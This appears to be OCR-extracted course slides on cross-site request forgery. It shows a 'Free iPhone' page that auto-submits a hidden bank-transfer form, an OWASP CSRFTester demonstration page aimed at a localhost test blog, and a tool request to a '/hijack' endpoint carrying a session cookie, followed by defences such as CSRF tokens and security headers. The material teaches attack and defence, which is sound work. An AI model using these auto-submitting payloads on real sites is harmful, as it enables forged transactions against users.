
8. Cross-Site Request Forgery (CSRF)



https://mybank.com/transferfunds

JSESSIONID=5A18405AB0190D4BFD0C3BE8F643575D

```
<html>
<head>
  <title>Free iPHone</title>
</head>

<body onload="javascript:fireForms()">
 function fireForms() {
    var count = 1;
    var i=0;

    for(i=0; i<count; i++){
      document.forms[i].submit();
    }
  }

</script>
<H2>Free iPhone</H2>
<form method="POST" name="form0" action=“https://mybank.com/transferfunds“>
  <input type="hidden" name="account" value="1234"/>
  <input type="hidden" name="funds" value=“$1,000,000”/>
</form>

</body>
</html>
```



New Post

title:


Content:

Blog Search

Ads

This is the porition of the site where we monetize.

Copyright © Wordy Ninja Blog 2015



Step	Method	URL	Parameters	Pause
Request 77	POST	http://localhost:9000/...	title=one&content=one	5

Request 80 5

GET http://localhost:8090/hijack

Query Parameters

url=http://localhost:9000/
cookies=JSESSIONID=1D404E7288E1D9A07ABDEB69B9E3A8...

Form Parameters

Include Regex: .*

Exclude Regex: .*\.(gif|jpg|png|css|ico|js|axd\?.*|ico)$

Report Type: ● Forms ○ iFrame ○ IMG ○ XHR ○ Link

☑ Display in Browser

HTML test file saved to Gruyere2

https://www.owasp.org/index.php/CSRFTester#Downloads

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">

<html>
<head>
  <title>OWASP CRSFTester Demonstration</title>
</head>

<body onload="javascript:fireForms()">
<script language="JavaScript">
  var pauses = new Array( "5" );

  function pausecomp(millis)
  {
    var date = new Date();
    var curDate = null;

    do { curDate = new Date(); }
    while(curDate-date < millis);
  }

  function fireForms()
  {
    var count = 1;
    var i=0;

    for(i=0; i<count; i++)
    {
      document.forms[i].submit();

      pausecomp(pauses[i]);
    }
  }

</script>
<H2>OWASP CRSFTester Demonstration</H2>
<form method="POST" name="form0" action="http://localhost:9000/post">
  <input type="hidden" name="title" value="fun"/>
  <input type="hidden" name="content" value="fun"/>
</form>

</body>
</html>
```


RECOMMENDED
RECOMMENDED
RECOMMENDED

- CSRF token
- Headers
  - X-XSS-Protection
  - X-Frame-Options

```
<form action="/login" method="post">

    <div class="form-group">
      <label for="username">Username</label>
      <input type="text" class="form-control" id="username" name="username" placeholder="Username">
    </div>
    <div class="form-group">
      <label for="password">Password</label>
      <input type="password" class="form-control" id="password" name="password" placeholder="Password">
    </div>
    <button type="submit" class="btn btn-default">Log In</button>
    <input type="hidden" name="${_csrf.parameterName}" value="${_csrf.token}" />

</form>
```

```
<form action="/login" method="post">

  <div class="form-group">
    <label for="username">Username</label>
    <input type="text" class="form-control" id="username" name="username" placeholder="Username">
  </div>
  <div class="form-group">
    <label for="password">Password</label>
    <input type="password" class="form-control" id="password" name="password" placeholder="Password">
  </div>
  <button type="submit" class="btn btn-default">Log In</button>
  <input type="hidden" name="_csrf" value="028db9b3-b928-4188-95c0-5942dd94a935">

</form>
```

Cross-Site Request Forgery (CSRF) token



form value

https://mybank.com/login
_csrf=028db9b3-b928-4188-95c0-5942dd94a935


JSESSIONID=5A18405AB0190D4BFD0C3BE8F643575D
_csrf=028db9b3-b928-4188-95c0-5942dd94a935

Validate Token

hidden form field value


```
$ curl -I https://www.google.com
HTTP/1.1 200 OK
Date: Tue, 21 Jul 2015 12:38:35 GMT
Expires: -1
Cache-Control: private, max-age=0
Content-Type: text/html; charset=ISO-8859-1
